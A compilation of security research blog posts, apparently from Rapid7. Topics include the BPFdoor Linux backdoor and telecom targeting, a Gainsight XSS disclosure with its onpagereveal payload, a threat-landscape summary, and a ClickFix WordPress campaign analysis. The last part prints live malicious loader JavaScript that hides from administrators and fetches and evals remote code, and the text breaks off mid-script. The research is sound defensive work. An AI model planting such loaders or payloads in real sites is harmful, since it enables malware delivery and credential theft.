The BPFdoor samples we collected and hunted for are all Executable and Linkable Format (ELF) files, but we are aware of samples compiled for running on Solaris. ELF is the standard binary file format for executables, object code, shared libraries, and core dumps on Linux and Unix-like operating systems.For the ELF files, we wrote a custom tool for clustering ELF/BPFdoor. By extracting .text section byte code blocks, generating MinHash signatures, and completing a few other steps, it will then compute exact Jaccard similarity and export the resulting similarity graph for visual cluster analysis.
Figure 5: Code Similarity clustering of BPFdoor samples
⠀
In our visualization, we clearly observe certain clusters of BPFdoor, but also outliers and smaller clusters that were up for investigation. The thicker the line, the more similar the code is to the samples it is attached to. By creating a feature comparison/extraction tool, we started to discover interesting features in the samples, which led us to a new controller discovery and security bypass feature. For example, we discovered a variant we dubbed “F” that uses a 26 BPF instruction filter with new magic packets.
Although it was previously reported that some samples support the Stream Control Transmission Protocol (SCTP), there is a tendency to read over it and not put it into the right context of what the consequences are. SCTP is not typical enterprise traffic; it underpins Public Switch Telephone Network (PSTN) signaling and real-time communication between core 4G and 5G network elements. By configuring BPF filters to inspect SCTP traffic directly, operators are no longer just maintaining server access, they are embedding themselves into the signaling plane of the telecom network. This is a fundamentally different level of positioning. Instead of sitting at the IT perimeter, the implant resides adjacent to the mechanisms that route calls, authenticate devices, and manage subscriber mobility.
Figure 6: Example of SCTP route extracted from the BPF code
⠀
Access to SCTP traffic opens powerful intelligence collection opportunities. In legacy and transitional environments, improperly secured signaling can expose SMS message contents, IMSI identifiers, and source/destination metadata. By observing or manipulating traffic over SCTP commands such as ProvideSubscriberLocation or UpdateLocation, an adversary can track a device’s real-world movement. In 5G environments, traffic over SCTP carries registration requests and Subscription Concealed Identifiers (SUCI), allowing identity probing at scale. At this point, the compromise is no longer about server persistence; it becomes population-level visibility into subscriber behavior and location. Translated, you could track individuals of interest.
Interesting observations
The bare-metal to telecom equipment link
During the code investigations, we discovered that some BPFdoor samples are using code to mimic the bare-metal infrastructure, particularly enterprise-grade hardware platforms commonly deployed in telecom environments. By masquerading as legitimate system services that run only on bare metal, the implant blends into operational noise. This is especially relevant in environments leveraging HPE ProLiant and similar high-performance compute systems used for 5G core and edge deployments.
Figure 7: Example of code mimicking HP Proliant servers
⠀
In the above screenshot of one of the BPFdoor samples, we observed the processname “hpaslimited”.
By mimicking legitimate service names and process behavior of HPE ProLiant servers, attackers ensure the implant appears native to the hardware environment, a tactic that significantly complicates detection. Several of these service names have been observed in BPFdoor samples, but this name stood out. The hpasmlited.pid creates process threads, and mimics daemon-style behavior consistent with hardware monitoring services. The real hpasmlited process belongs to HPE’s Agentless Management Service, which runs on bare-metal ProLiant servers to expose hardware telemetry and system health data.
By adopting this name and writing a corresponding PID file, the malware blends into expected operational noise on telecom-grade ProLiant infrastructure. Of course this is not accidental naming, it demonstrates environment awareness and targeting intent. The operators appear to know they are running on physical HPE hardware commonly deployed in 4G/5G core and edge systems. By impersonating a trusted hardware management daemon that administrators expect to see, the implant reduces suspicion during forensic review while embedding itself directly into the physical backbone layer of telecom infrastructure. This tactic reflects a broader strategy: hide not just in Linux, but in the hardware identity of the telecom environment itself.
Mimicking containers
A second strategy involves spoofing core containerization components. Critical 5G core components such as the Access and Mobility Management Function (AMF), Session Management Function (SMF), and User Data Management (UDM) run as cloud native network functions inside Kubernetes pods. The following code excerpt demonstrates that the implant is aware of it.
Figure 8: Code showing the mimicking of container/docker service
⠀
Docker Daemon (/usr/bin/dockerd) and containerd: The malware is executed with root privileges and adopts the exact command-line arguments of a legitimate Docker daemon (e.g., -H fd:// –containerd=/run/containerd/containerd.sock).
Recap for a moment
Up to this point, what we’ve described in our technical analysis has, more or less, been publicly available information; however, these pieces have not been assembled in a way that provides the context Rapid7 Labs has discovered through its in-depth investigation. Therefore, before we deep dive into some of the new technical findings that completes the picture of what is truly happening here, let’s pause for a moment to sync up on what we’ve just described.
So far, our findings illustrate that BPFdoor is far more than a stealthy Linux backdoor. The kernel-level packet filtering, passive activation through magic packets, masquerading as legitimate hardware management services, awareness of container runtimes, and the ability to monitor telecom-native protocols such as SCTP, point to a tool designed for deep infrastructure positioning. Rather than targeting individual servers, the operators appear to focus on the underlying platforms that power modern telecommunications networks: bare-metal systems running telecom workloads, cloud-native Kubernetes environments hosting Containerized Network Functions, and the signaling protocols that coordinate subscriber identity, mobility, and communication flows. In this context, BPFdoor functions as an access layer embedded within the telecom backbone, providing long-term, low-noise visibility into critical network operations.
What Rapid7 found in newer BPFdoor variants
The following sections provide a high-level overview of several newly observed capabilities and behavioral patterns in recent BPFdoor samples. While these findings highlight important technical developments, this blog intentionally focuses on the architectural implications and operational context rather than a full reverse-engineering deep dive. Detailed technical analyses, including code-level breakdowns, will be published in upcoming research posts.
During our investigation, we identified a previously undocumented variant of BPFdoor that introduces several architectural changes designed to improve stealth and survivability in modern enterprise and telecom environments. We will highlight these features and illustrate how the malware continues to evolve beyond the earlier “magic packet” activation model.
Network-level invisibility: The BPF trapdoor
As we described before, the early BPFdoor installed a Berkeley Packet Filter inside the Linux kernel that inspected incoming network traffic. When a specially crafted “magic packet” containing a predefined byte sequence arrived at the correct port, the backdoor would activate and spawn a shell. Because the system never actually opened a port, tools such as netstat, ss, or nmap saw nothing unusual.
The newly observed variant evolves this concept. Instead of relying on a simple magic packet that could potentially be detected by intrusion detection signatures, the trigger is now embedded within seemingly legitimate HTTPS traffic. The attacker sends a carefully crafted request that travels through standard network infrastructure such as reverse proxies, load balancers, or web application firewalls. Once the traffic reaches the compromised host and is decrypted as part of normal SSL termination, the hidden command sequence can be extracted and used to activate the backdoor. In essence, in our previously mentioned analogy explaining the magic packet mechanism, the safe still requires a code, but now the code is concealed inside normal, encrypted web traffic, allowing it to pass through modern security controls before unlocking the trapdoor.
Figure 9: Overview of how the new sample communicates
Layer 7 camouflage and the “magic ruler”
To remain reliable across proxy layers, the attackers introduced a clever parsing mechanism. HTTP proxies often modify headers by inserting additional fields such as client IP addresses, timestamps, or routing metadata. These changes can shift the position of data within the request and break traditional signature-based triggers. To solve this problem, the attackers designed a mathematical padding scheme that ensures a specific marker, in the observed samples the string “9999”, always appears at a fixed byte offset within the request.
This is where the 26-byte or 40-byte “magic ruler” comes into play. Rather than parsing the entire HTTP header, which can vary depending on proxy behavior, the malware treats the request body as a predictable coordinate space. By carefully padding the HTTP request with filler bytes, the attacker ensures that the marker always lands exactly at the 26th byte offset of the inspected data structure. The implant simply checks this fixed position; if the marker appears at that byte location, it interprets the surrounding data as the activation command.
Because the header itself can fluctuate while the padded payload remains predictable, the malware does not need to understand or parse the full HTTP structure. Instead, it relies on this fixed “measurement point”, effectively using the 26-byte offset as a ruler inside the packet. This technique allows the trigger to survive proxy rewriting and header injection while still remaining hidden inside otherwise normal HTTPS traffic. The 26-byte rule is used in case of a socket creation with the “SOCK_DGRAM” flags, but in case of a “SOCK_RAW” flag, it will use a 40-byte ruler.
In practice, this turns the messy, variable HTTP protocol into something the malware can treat like a fixed coordinate system, enabling what could be described as dynamic Layer-7 camouflage, a surprisingly simple but effective technique for hiding command triggers inside legitimate encrypted web traffic.
The RC4-MD5 paradox
Another interesting feature of the new controller is its continued use of the legacy RC4-MD5 encryption routine. While this combination is considered deprecated in modern cryptographic standards, it still appears in several malware samples. In this case, the RC4-MD5 implementation is not part of TLS, but rather a lightweight encryption layer applied to the interactive command-and-control channel after the backdoor is activated. RC4 provides extremely fast stream encryption suitable for interactive shells, introducing minimal latency during command execution. In addition, the use of older or non-standard encryption routines can sometimes confuse inspection systems, particularly when traffic does not follow typical protocol expectations. Finally, reuse of older cryptographic modules often reflects code lineage and operational efficiency, adversaries frequently recycle proven components across campaigns. In this case, code comparison revealed similarities with routines that have circulated in Chinese-nexus malware families such as RedXOR and PWNIX for several years.
ICMP control channel: “phone home”
While earlier BPFdoor variants focused primarily on covert activation, the new sample also introduces a lightweight communication mechanism built around Internet Control Message Protocol (ICMP). The code excerpt shows the malware preparing an ICMP payload and inserting a specific value “0xFFFFFFFF” into a field before transmitting the packet using a dedicated routine (send_ICMP_data). At first glance this appears trivial, but the logic reveals something more interesting: The ICMP packet is not just a signal back to the operator, it is also used as a control mechanism between compromised systems.
Figure 10: ICMP Tunneling
⠀
In this model, ICMP functions as a minimal command channel between infected hosts. One compromised server can forward specially crafted ICMP packets to another, effectively passing along execution instructions without requiring traditional command-and-control traffic. The key marker in this mechanism is the value 0xFFFFFFFF (signed as -1), which acts as a destination signal embedded inside the packet structure. When a receiving host detects this value, it interprets the packet as a terminal instruction rather than something to be forwarded further.
In practical terms, Server A is telling Server B: “You are the final destination.” Instead of relaying the signal onward, the receiving system executes the next stage, typically triggering the reverse shell or command handler. This simple signaling mechanism allows the operators to control how far a command propagates through compromised infrastructure without introducing additional protocol complexity.
What makes this mechanism notable is its simplicity. Rather than expanding the structure of the activation packet or introducing additional fields, the attackers reuse an existing value within the packet structure to signal the end of the chain. By setting this field to 0xFFFFFFFF, they effectively create a “do not forward” flag inside their communication channel. This allows them to manage hop behavior across compromised nodes while keeping the packet format compact and consistent.
Key takeaways
Taken together, the newly observed capabilities demonstrate how BPFdoor has evolved beyond a stealth backdoor into a layered access framework. The updated variant combines encrypted HTTPS triggers, proxy-aware command delivery, application-layer camouflage techniques, ICMP-based control signals, and kernel-level packet filtering to bypass multiple layers of modern network defenses. Each technique targets a different security boundary, from TLS inspection at the edge, to IDS detection in transit, and endpoint monitoring on the host, illustrating a deliberate effort to operate across the full defensive stack.
Kernel-level backdoors are redefining stealth. Tools like BPFdoor operate below traditional visibility layers, abusing Berkeley Packet Filter mechanisms to create network listeners that do not expose ports, processes, or conventional command-and-control indicators.
Telecommunications infrastructure is a prime espionage target. Modern 4G and 5G networks rely on complex stacks of signaling systems, Containerized Network Functions, and high-performance infrastructure. Access to these environments can enable long-term intelligence collection, subscriber monitoring, and deep visibility into national communications infrastructure.
Security controls can be turned into delivery mechanisms. In the latest BPFdoor variant, attackers weaponize normal security workflows. Traffic that passes through TLS termination and deep packet inspection can deliver malicious commands once it reaches the decrypted internal zone.
BPF-based implants are likely the beginning of a larger trend. BPFdoor and new eBPF malware families like Symbiote demonstrate how kernel packet filtering can be abused for stealth persistence. As defenders improve visibility at higher layers, adversaries are increasingly shifting implants deeper into the operating system.
How defenders can detect BPFdoor activity
Detecting these threats requires shifting visibility deeper into the operating system and network stack, focusing on indicators such as unusual raw socket usage, anomalous packet filtering behavior, and unexpected service masquerading on critical infrastructure hosts.
To support defenders in identifying potential BPFdoor activity, we developed a scanning script designed to detect both previously documented variants and the newer samples discussed in this research. The script focuses on identifying indicators associated with the stealth activation mechanism, kernel-level packet filtering behavior, and process masquerading techniques used by BPFdoor implants. By combining checks for known artifacts and behavioral patterns, the scanner helps security teams quickly assess whether systems may be impacted.
We are making this tool available to the community to assist organizations in proactively identifying potential compromises. The scanner can be used across Linux environments to search for artifacts linked to BPFdoor activity, including indicators observed in both historical samples and the latest variant analyzed during this research. Our goal is to help defenders rapidly validate exposure and begin incident response investigations where necessary.
In the video below, Rapid7 Labs demonstrates how our detection script would be run within the system of an infected victim organization. The video starts with the right window, showing that the BPFdoor backdoor is running and the particular services that relate are highlighted. Then, in the bottom left screen, the BPFdoor is activated by sending the right packet sequence and password, whereby a remote control shell is established. The attacker is running some commands on the victim machine and shows it can execute remote commands. Finally, in the top window, we run our developed detection script that will show the detected processes, and the alerts are showcased.
⠀
⠀
Indicators of compromise (IOCs)
The IOCs we discovered during our investigation surrounding the new controller, as well as samples and other relevant data, can be found on our Rapid7 Labs Github page.
Rapid7 has released a whitepaper titled “The Weaponization of Cellular Based IoT Technology,” by Deral Heiland, principal security researcher, IoT, at Rapid7, and Carlota Bindner, lead product security researcher at Thermo Fisher Scientific. The paper examines how attackers with physical access can exploit cellular modules in Internet of Things (IoT) devices to move into cloud and backend environments, exfiltrate data, and conceal command channels within expected device traffic. Heiland presented their findings at the RSAC 2026 conference in San Francisco.
The research focuses on how these attacks work in practice. It details how interchip communications such as USB and universal asynchronous receiver-transmitter (UART) can be observed and manipulated. It also shows how hardware modifications can replace a device host, allowing an external system to assume control of the cellular module. The authors developed proof-of-concept tools, including a TCP port scanner using AT commands, an S3 bucket enumerator, a SOCKS5 proxy that routes traffic through the cellular module, and a Metasploit proxy module. These examples demonstrate how attackers can take advantage of trusted relationships between devices and connected services.
The findings highlight consistent risks across tested devices. Cellular modules often expose multiple interfaces, and unused UART or USB paths can provide direct access. With targeted printed circuit board modifications, an attacker can reroute traffic through the cellular interface. Many modules accept AT commands that support raw sockets, HTTP requests, and TCP tunnels, which can enable reconnaissance and lateral movement. All cellular devices the researchers examined lacked tamper protections and most did not encrypt sensitive data before transmission, increasing exposure in environments that use private access point names (APNs).
Organizations should treat cellular-enabled devices as privileged entry points into their networks as well as their critical data storage and management environments. This includes disabling or removing unused interchip interfaces, enforcing end-to-end encryption before data is transmitted through the cellular modules, and applying monitoring and outbound controls within APN architectures. Hardware-level security testing should be part of standard product security practices.To read the whitepaper, click here.
Rapid7 Labs recently identified a chain of security vulnerabilities in the Gainsight Assist plugin and its interactions with the associated domain app.gainsight.com. These vulnerabilities include an Information Disclosure flaw (CVE-2026-31381) and a Reflected Cross-Site Scripting (XSS) vulnerability (CVE-2026-31382). By chaining these vulnerabilities, an attacker can move from passive information gathering to active client-side exploitation.
The XSS vulnerability was remediated by Gainsight via a server side code-level fix on March 6, 2026. A patched update to the Chrome and Outlook plugins to remediate the Information Disclosure were released on March 9, 2026.
Product description
Gainsight Assist is a plugin that allows users to access Gainsight email templates and easily sync inbound and outbound emails to the Timeline within the Gainsight Customer Success (CS) product directly from their email platform.
Credit
These vulnerabilities were discovered and reported to the Gainsight team by Christopher O’Boyle, Cybersecurity Advisor at Rapid7. The vulnerabilities are being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Gainsight team for their assistance and collaboration.
Information Disclosure: An attacker can extract user email addresses (PII) exposed in base64 encoding via the state parameter in the OAuth callback URL.
Reflected XSS / HTML Injection: The error_description parameter is vulnerable to Reflected XSS. An attacker can bypass the domain’s WAF using a Safari-specific onpagereveal payload.
The testing target was the Gainsight Assist plugin and its interactions with the app.gainsight.com domain, used as a callback mechanism that processes authentication data and error descriptions following user login attempts.
CVE-2026-31381: Information disclosure
During testing involving Salesforce and Okta authentication channels, an OAuth callback flow failure was observed. The resulting error message exposed the user’s email address (PII) within a Base64 encoded state parameter in the URL. Because Base64 is merely obfuscation and not encryption, these email addresses can be easily harvested from server logs, proxies, or browser history by third parties.
CVE-2026-31382: Reflected XSS and HTML injection
The Gainsight callback URL contained an error_description parameter that was found to be vulnerable to content spoofing and HTML Injection. While Gainsight employs a Web Application Firewall (WAF) that successfully blocks most standard JavaScript execution, Rapid7 researchers bypassed this protection using a browser-specific payload targeting Safari’s onpagereveal event.
When the victim opens the malicious URL in Safari, the onpagereveal payload executes automatically without further user interaction. By injecting HTML content and spoofing the error page, an attacker can create a legitimate-looking prompt instructing the user to switch to a Safari browser to ensure the payload fires.
<body onpagereveal=open("https://www.rapid7.com")>
We have detected a browser compatibility issue for
this step, this can only be completed on Safari <br><br>
Please copy the URL from the address bar above and
paste it in a Safari browser...
Figure 1: Example of the injected HTML payload instructing the user to utilize Safari.
Chaining for Impact
When combined, these vulnerabilities create a high-impact attack path:
Target identification:The login error page includes the user’s attempted login email address in a Base64-encoded state parameter in the URL. Anyone with visibility into that URL (e.g., via the browser address bar, existing access to internal logs, or XSS on that page) can decode the state value to recover the email address. The vulnerability pertains to the data included in the URL rather than granting access to logs or history.
Luring the victim: Using HTML injection on the trusted app.gainsight.com domain, the attacker crafts a highly convincing phishing link to send to the targeted user.
XSS execution: Once the victim opens the link in Safari, the onpagereveal payload executes. Because the payload can recursively call the exact same URL, it can cause an infinite loop leading to client-side resource exhaustion, log flooding, or the delivery of malware.
Vendor statement
“Gainsight values the work of the security research community and appreciates Rapid7’s collaboration. We have fully remediated the identified vulnerabilities through a platform-wide update that strengthens our input validation and WAF configurations. Our forensic investigation found no evidence of exploitation or impact to customer data. We continue to prioritize transparency and supporting our customers to build a more resilient and secure community together. “
Mitigation guidance
As of March 6, 2026, Gainsight has implemented a code-level fix to remediate these findings. Customers should ensure they are utilizing the latest version of the Gainsight Assist plugin.
Disclosure timeline
January 30, 2026: Rapid7 makes initial outreach to Gainsight.
February 1, 2026: Gainsight confirms outreach and requests details. Rapid7 provides vulnerability details.
February 11, 2026: Gainsight confirms receipt, states that the vulnerability has been reproduced, and acknowledges that triage has begun.
March 5, 2026: Gainsight and Rapid7 meet to discuss agreed impact, remediation, and next steps.
March 6, 2026: Gainsight implements a server-side, code-level fix to remediate the XSS issue.
March 9, 2026: Gainsight implements an update to the Chrome and Outlook plugins for the information disclosure vulnerability.
March 12, 2026: Gainsight requests disclosure date of March 20, 2026.
March 13, 2026: Rapid7 accepts the disclosure date of March 20, 2026.
In 2025, high-impact vulnerabilities weren’t quietly accumulating risk. They were operationalized, and often within days.
Today, Rapid7 Labs released the 2026 Global Threat Landscape Report, an in-depth analysis of how attacker behavior is evolving across vulnerability exploitation, ransomware operations, identity abuse, and AI-driven tradecraft. The data shows a clear pattern: exposure is being identified and weaponized faster than most organizations are set up to defend.
From disclosure to exploitation in days, not weeks
In 2025, confirmed exploitation of newly disclosed CVSS 7–10 vulnerabilities increased 105% year over year, rising from 71 to 146. The median time from publication to inclusion in CISA’s Known Exploited Vulnerabilities list fell from 8.5 days to 5.0 days.
At the same time, the number of high-probability vulnerabilities that remained unexploited dropped sharply. The buffer that once allowed teams to triage and schedule remediation is shrinking to the point where some severe flaws were seen to have been exploited almost immediately.
The broader trend is unmistakable: vulnerability management programs built around reactive remediation cycles are struggling to keep pace with adversaries operating at machine speed.
Cybercrime as a structured market
Cybercrime in 2025 no longer resembles chaotic hacking. It resembles platform capitalism.
The report highlights how the underground economy now mirrors legitimate SaaS ecosystems. Initial Access Brokers obtain and validate network footholds. Ransomware operators focus on encryption and extortion. Infostealer operators sell subscription-style access to fresh credential logs.
This specialization lowers barriers to entry and increases scale creating a supply chain in which access is acquired, packaged, priced, and sold to anyone who wants it.
Ransomware is a good example of this business maturity. It was present in 42% of Rapid7 MDR investigations in 2025 with leak posts increasing 46.4% year over year, and the number of active groups growing from 102 to 140. That kind of growth is anything but random or coincidental: it is an indication of systemic changes to the ransomware ecosystem indicating growing sophistication, specialization, and, ultimately, risk.
Logging in, not breaking in
Authentication-based attacks remain incredibly common as the lack of consistency across organizations can lead to easy exploitation. Valid accounts without multi-factor authentication (MFA) were responsible for 43.9% of incidents over that year. Rather than forcing their way past defenses, attackers increasingly authenticate with stolen credentials, hijacked sessions, or abused tokens. This is where the increase in AI-driven attacks is particularly acute with the benefits generative AI can play in improving the maturity and sophistication of social engineering attacks.
As enterprises extend trust across cloud platforms, SaaS ecosystems, APIs, and remote work environments, authentication systems have become the backbone of operational control. This represents a structural shift with the control layer of cyber risk moving away from network perimeters toward authentication flows.
Attacks are using reliable vectors, just at alarming speeds
One hallmark of the attack landscape in 2025 was the use of tried and true attack vectors rather than novel exploits and zero-day vulnerabilities. CVE disclosures continued to climb last year, but confirmed exploitation clustered around dependable weakness types like deserialization, authentication bypass, and memory corruption vulnerabilities.
Attackers are targeting flaws that enable pre-authentication access, repeatable execution, and rapid data theft. They are not, necessarily, chasing every vulnerability. Just the ones they deem reliable. This pattern reinforces a key theme of the report: exploitability and context matter more than raw volume.
AI as an accelerant
AI is serving as a force multiplier and an expanding attack surface at the same time.
Generative AI is accelerating established attack methods by reducing the time, skill, and coordination previously required to execute them at scale. Rather than introducing entirely new categories of exploitation, threat actors are integrating AI into existing workflows to industrialize phishing, automate reconnaissance, and refine malicious scripts with greater speed and precision.
AI-assisted phishing campaigns were more polished and tailored to specific industries or executive roles, reflecting a measurable improvement in personalization and believability. They accelerated open-source intelligence collection to create details from fragmented data. AI was used to troubleshoot malware development in near real time, effectively compressing the cycle between initial research and malware deployment. The result is not radical technical innovation, but efficiency, speed, and fewer missed opportunities.
Meanwhile, AI platforms themselves are emerging as targets with model servers, orchestration frameworks, and token-based integrations, inheriting familiar weaknesses such as unsafe deserialization and weak authentication. As organizations operationalize AI quickly, governance gaps create new high-impact pathways to risk.
The geography of attacks
When it comes to targeted regions, no area of the globe represents a better convergence of exposure and financial opportunity than North America. Organizations on this continent accounted for 82.04% of observed incidents, with the United States representing roughly 70% of leak posts on ransomware leak sites. Manufacturing, business services, and retail were among the most targeted industries as these sectors often combine operational dependence, sensitive data, and financial leverage making them fat targets for attackers looking for reliability not only in their attack vectors, but in gains available from their chosen targets.
Across criminal and state-aligned activity, attackers are converging on identity systems, edge infrastructure, collaboration platforms, and cloud control planes where trust, scale, and business continuity intersect.
What this means for security leaders
There is a sobering reality in this year’s data: the underlying weaknesses remain familiar. Weak credentials. Social engineering. Exposed services. Unpatched edge infrastructure.
What has changed is the speed.
Security programs can no longer rely on moving slightly faster than attackers. The model must shift toward reducing exposure before it is operationalized.
That means:
Continuous exposure visibility with contextual prioritization
Strong MFA enforcement and hardened identity controls
Protected and monitored edge infrastructure
Governance around AI systems and integrations
AI-enabled security workflows capable of matching attacker velocity
The organizations that maintain clear, continuous insight into their exposure – and reduce it before it is monetized – will be best positioned to manage risk in this accelerated cycle.
The question is no longer whether exposure exists. It is whether you can reduce it before attackers capitalize on it.
Rapid7 Labs has identified and analyzed an ongoing, widespread compromise of legitimate, potentially highly trusted WordPress websites, misused by an unidentified threat actor to inject a ClickFix implant impersonating a Cloudflare human verification challenge (CAPTCHA). The lure is designed to infect visitors with a multi-stage malware chain that ultimately steals and exfiltrates credentials and digital wallets from Windows systems. The stolen credentials can subsequently be used for financial theft or to conduct further, more targeted attacks against organizations.
The campaign we have analyzed has been active in this exact form since December 2025, although some of the infrastructure (e.g., domain names) date back to July/August 2025. At time of publication, we have identified more than 250 distinct infected websites spanning at least 12 countries: Australia, Brazil, Canada, Czechia, Germany, India, Israel, Singapore, Slovakia, Switzerland, the UK, and the US.
The infected websites include regional news outlets, local business websites, and in one case even a United States Senate candidate’s official webpage (we have notified US authorities about this finding, so that they can confirm the compromise has been remediated). This legitimacy, together with the convincing appearance of the fake Cloudflare CAPTCHA lure, makes this threat dangerous for organizations and individuals alike. It also highlights the importance of staying vigilant online at all times, not only when browsing untrustworthy sites. While the threat actor doesn’t employ particular stealth at the present time, the malware chain is executed almost entirely in memory and in the context of inconspicuous Windows processes, making traditional file-based detection ineffective.
In this blog, we provide an in-depth technical analysis of the complete infection chain, from the first compromised website load, through obfuscated JavaScript, several PowerShell stagers and in-memory shellcode loaders, to several final infostealer payloads observed within the last month: An evolved variant of Vidar stealer, an unnamed .NET stealer we are calling Impure Stealer, and a new C++ stealer, which we believe to be specific to this campaign, and which has been dubbed VodkaStealer. Furthermore, we publish an extensive list of IoCs and YARA detection rules, as well as various resources for unpacking the loader shellcode and algorithms to decrypt stealer configurations, so that defenders can stay ahead of this threat.
Besides the IoCs and detection rules published here, customers with access to Rapid7’s Intelligence Hub will continue to receive the newest intelligence regarding this campaign, as well as individual infostealer families, including (but not limited to) Vidar and Impure Stealer.⠀
Figure 1: Overview of the attack chain
First sight: Tracing the infection chain
Our investigation started following an incident handled by Rapid7’s MDR team on January 23rd, 2026. The initial alert indicated the following command being executed on the user’s machine.⠀
Rapid7 acquired the user browser history and observed that the user previously navigated to the url hxxps[://]phatapunjab[.]pk/new-pta-tax-for-used-iphone-15-series/ after doing a google search for a related query. At the time, Rapid7 analysts noted that the domain phatapunjab[.]pk was created only a month ago, and so this incident seemed like a classic case of a malicious website poisoning SEO to attract visitors and infect them with malware using ClickFix techniques.
We retrieved and analyzed the next-stage PowerShell script from 178.16.53[.]70. Its purpose was to download a shellcode blob (named cptch.bin) from yet another remote server, 94.154.35[.]115, and execute it utilizing the VirtualAlloc and CreateThread Windows APIs — a standard process injection technique designed to execute malware in memory without touching the disk. The shellcode unpacked a loader that would download yet another shellcode blob from the same server (this time named cptchbuild.bin) and execute it injected into a native svchost.exe process. The final payload embedded in the second shellcode blob turned out to be a Vidar stealer sample, which we’ll discuss later in this blog.
Figure 2: PowerShell stager executing remote shellcode in memory
On February 3rd, an almost identical case was handled by Rapid7 in another customer’s environment. Just like in the previous case, a PowerShell command was executed and shellcode was downloaded from hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin; however, this time, the final payload was different. Instead of Vidar, a .NET stealer was encrypted in the second shellcode blob.
This time, the MDR team identified the ClickFix infection source as website missionloans[.]com, which is a significantly more established domain name and seems to belong to a legitimate US company.
Figure 3: Fake Cloudflare CAPTCHA shown on missionloans[.]com
⠀
Around the same time, malware analyst @ShadowOpCode on X (fka Twitter) reported a similar case, where a Swiss website wepro[.]ch was compromised and followed the exact same Vidar chain we’ve described above, and on February 17th, X user @James_inthe_box shared intelligence on a similar infection in www[.]mrfpaint[.]com.
Figure 4: Fake Cloudflare CAPTCHA shown on www[.]mrfpaint[.]com in a sandbox environment
⠀
Noticing the similar pattern in all of these cases, which suggested the ClickFix infections originated from compromised legitimate websites, we wanted to research the mechanism behind the compromise and hunt for more compromised sites and the malicious scripts they load.
Technical analysis: Dissecting the infection mechanism
Because none of the previously reported websites presented the ClickFix payload anymore at the time of our analysis, we opted to hunt for compromised sites by pivoting from domains hosting the ClickFix implant, which all resolved to the same IP address (94.154.35[.]152). We queried related URLs and noticed that many of them included a query parameter hinting at a possible referrer, or a compromised website loading the malicious content.
At that point, none of the referring websites seemed to be infected (or actively being used by the attacker) anymore, either. However, using public data from urlscan.io and the search query: date:>now-30d AND domain:(gorscts[.]shop OR greecpt[.]shop OR captiort[.]shop OR captioz[.]shop OR namzcp[.]org OR beta-charts[.]org OR captoolsz[.]com OR capztoolz[.]com OR surveygifts[.]org OR captolls[.]com OR captiorweb[.]com OR captioto[.]com OR cptoptious[.]com), we were able to find past scans of compromised websites contacting one of the known ClickFix domains and inspect the HTTP responses.
We determined that compromised websites included many potentially high-trust websites, as noted above. One striking thing all of these websites had in common was the use of the WordPress content management system (CMS), and in particular, nearly all of the websites publicly exposed an admin login panel. We checked a selection of these websites for known-vulnerable plugins or versions of WordPress itself, but no obvious common pattern was identified.
One such scan we found was of an Australian online pharmacy website (hxxps[://]medsnsw[.]com/product/buy-xanax-alprazolam-australia/, urlscan.io scan). The recorded HTML response included the following script:
if(!window.__performance_optimizer_v6){
    window.__performance_optimizer_v6=true;
	if(!/wordpress_logged_in_/.test(document.cookie)){
		var perfEndpoints=["aHR0cHM6Ly9nb3ZlYW5ycy5vcmcvanNyZXBvP3JuZD0=","aHR0cHM6Ly9nZXRhbGliLm9yZy9qc3JlcG8\/cm5kPQ==","aHR0cHM6Ly9nb3ZlYXJhbGkub3JnL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9saWdvdmVyYS5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9hbGlhbnplZy5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly96dGRhbGl3ZWIuc2hvcC9qc3JlcG8\/cm5kPQ=="];
		function loadPerformanceScript(endpointIndex){
			if(endpointIndex>=perfEndpoints.length)return;
			try{
				var endpointUrl=atob(perfEndpoints[endpointIndex])+Math.random();
				var performanceXHR=new XMLHttpRequest();
                performanceXHR.open("GET",endpointUrl,false);
                performanceXHR.send();
				if(performanceXHR.status==200){
					var optimizerScript=document.createElement("script");
                    optimizerScript.text=performanceXHR.responseText;
                    document.head.appendChild(optimizerScript)
                }else{
                    loadPerformanceScript(endpointIndex+1)
                }
            }catch(e){
                loadPerformanceScript(endpointIndex+1)
            }
        }
        loadPerformanceScript(0)
    }
}
Figure 5: A malicious loader script included in the medsnsw[.]com website HTML
Masquerading as a performance optimization script, the actual purpose of the code above was to find and inject the first live script from a hardcoded set of remote locations, encoded in Base64. This would only be done when the string wordpress_logged_in_ was not found in the website’s (non-HTTP-only) cookies, hinting at an intent to hide this snippet from site administrators and editors.
Figure 6: Decoded list of JavaScript source locations ⠀
Consistent with this, the next request recorded in the scan fetched a script from goveanrs[.]org (urlscan response), which we analysed to understand how the ClickFix content was injected into the website and how we could potentially identify more compromised websites.
Continuing the hunt, we’ve also identified an alternative way of loading the ClickFix JavaScript: In these cases, the script was hosted directly on the compromised WordPress instance and was retrieved by fetching /wp-admin/admin-ajax.php?action=ajjs_run.
(function(){
	if (window.__AJJS_LOADED__) return;
    window.__AJJS_LOADED__ = false;

	function runAJJS() {
		if (window.__AJJS_LOADED__) return;
        window.__AJJS_LOADED__ = true;

		const cookies = document.cookie;
		const userAgent = navigator.userAgent;
		const referrer = document.referrer;
		const currentUrl = window.location.href;

		if (/wordpress_logged_in_|wp-settings-|wp-saving-|wp-postpass_/.test(cookies)) return;

		if (/iframeShown=true/.test(cookies)) return;

		if (/bot|crawl|slurp|spider|baidu|ahrefs|mj12bot|semrush|facebookexternalhit|facebot|ia_archiver|yandex|phantomjs|curl|wget|python|java/i.test(userAgent)) return;

		if (referrer.indexOf('/wp-json') !== -1 ||
            referrer.indexOf('/wp-admin') !== -1 ||
            referrer.indexOf('wp-sitemap') !== -1 ||
            referrer.indexOf('robots') !== -1 ||
            referrer.indexOf('.xml') !== -1) return;

		if (/wp-login\.php|wp-cron\.php|xmlrpc\.php|wp-admin|wp-includes|wp-content|\?feed=|\/feed|wp-json|\?wc-ajax|\.css|\.js|\.ico|\.png|\.gif|\.bmp|\.jpe?g|\.tiff|\.mp[34g]|\.wmv|\.zip|\.rar|\.exe|\.pdf|\.txt|sitemap.*\.xml|robots\.txt/i.test(currentUrl)) return;

        fetch('hxxps[://]dakarailarriett[.]com/wp-admin/admin-ajax.php?action=ajjs_run')
        .then(resp => resp.text())
        .then(jsCode => {
			try { eval(jsCode); } catch(e) { console.error('Cache optimize error', e); }
        });
    }

	if (document.readyState === 'loading') {
